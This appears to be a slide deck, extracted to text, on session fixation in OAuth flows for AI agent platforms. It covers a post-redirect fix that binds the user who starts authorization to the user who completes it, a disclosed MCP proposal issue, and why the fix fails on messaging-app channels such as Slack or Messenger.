
- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.

## Fix strategy: "Post-Redirect pattern"

- Token Manager **additionally redirect** to Agent Backend, asking for the active **user id** for verification.


- Agent Backend sets up *post-callback endpoint*
- Token Manager redirects browser to this endpoint after initial *callback*
- Agent Backend extracts **user id** from **user session**, submitting it along with credentials
- Token Manager verifies binding between **authorization session** and **user id**

Agent **still** needs to take up certain OAuth responsibilities for Security Purposes !



# Session Fixation may also exist in MCP


## Connection-based OAuth



Verify: the user that *initiates* OAuth  
 == the user that *completes* OAuth

## MCP Downstream Tool Authorization

(e.g., out-of-band / URL elicitation,  
 Draft Proposal by  Arcade )



Arcade updated their MCP Proposal  
 after our responsible disclosure

 elicitation.mdx > Security Considerations > URL Mode Security > Phishing  
[https://github.com/modelcontextprotocol/modelcontextprotocol/pull/887/files?short\\_path=f270d43#diff-f270d43e0167b99f433086ab9fd986ae08905b57751401badeb6217b1ae2ee63](https://github.com/modelcontextprotocol/modelcontextprotocol/pull/887/files?short_path=f270d43#diff-f270d43e0167b99f433086ab9fd986ae08905b57751401badeb6217b1ae2ee63)

# On intricacies of Session Fixation Defense

## Heterogeneous Channels for Publishing Agents

### Microsoft Copilot Studio



Share a preview

Demo website

Microsoft channels

Teams and Microsoft 365 Copilot

SharePoint

Other channels

Web app

Native app

Facebook

Slack

Telegram

Twilio

Line

GroupMe

Direct Line Speech

- **Regular channels:** Web app, Native app
- **Instant Messaging (IM) app channels:** Slack, Telegram, Facebook Messenger, Discord, ...

OAuthTester

Hello! To be able to help you, I'll need you to sign in.

To continue, please login

Login

4 minutes ago

Type your message ➤



in Website

4:07

OAuthTester Business chat view profile 4:07 AM

Hello

Hello! To be able to help you, I'll need you to sign in.

To continue, please login

Login

Like Dislike


Camera Photo Microphone File Aa Smile Like

I The I'm Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

in Facebook Messenger

# On intricacies of Session Fixation Defense

## Post-Redirect pattern is NOT universally applicable



# On intricacies of Session Fixation Defense

## Post-Redirect pattern is NOT universally applicable


So far, we assumed that  
**the Browser is the *only* User-agent**  
used to contact each Backend entity ...

**Reality:**

- Tool ✓
- Token Manager ✓
- Platform ✓ / Agent ?

**Backend Components**  
(Servers)

**Frontend Components**  
(User-agents)



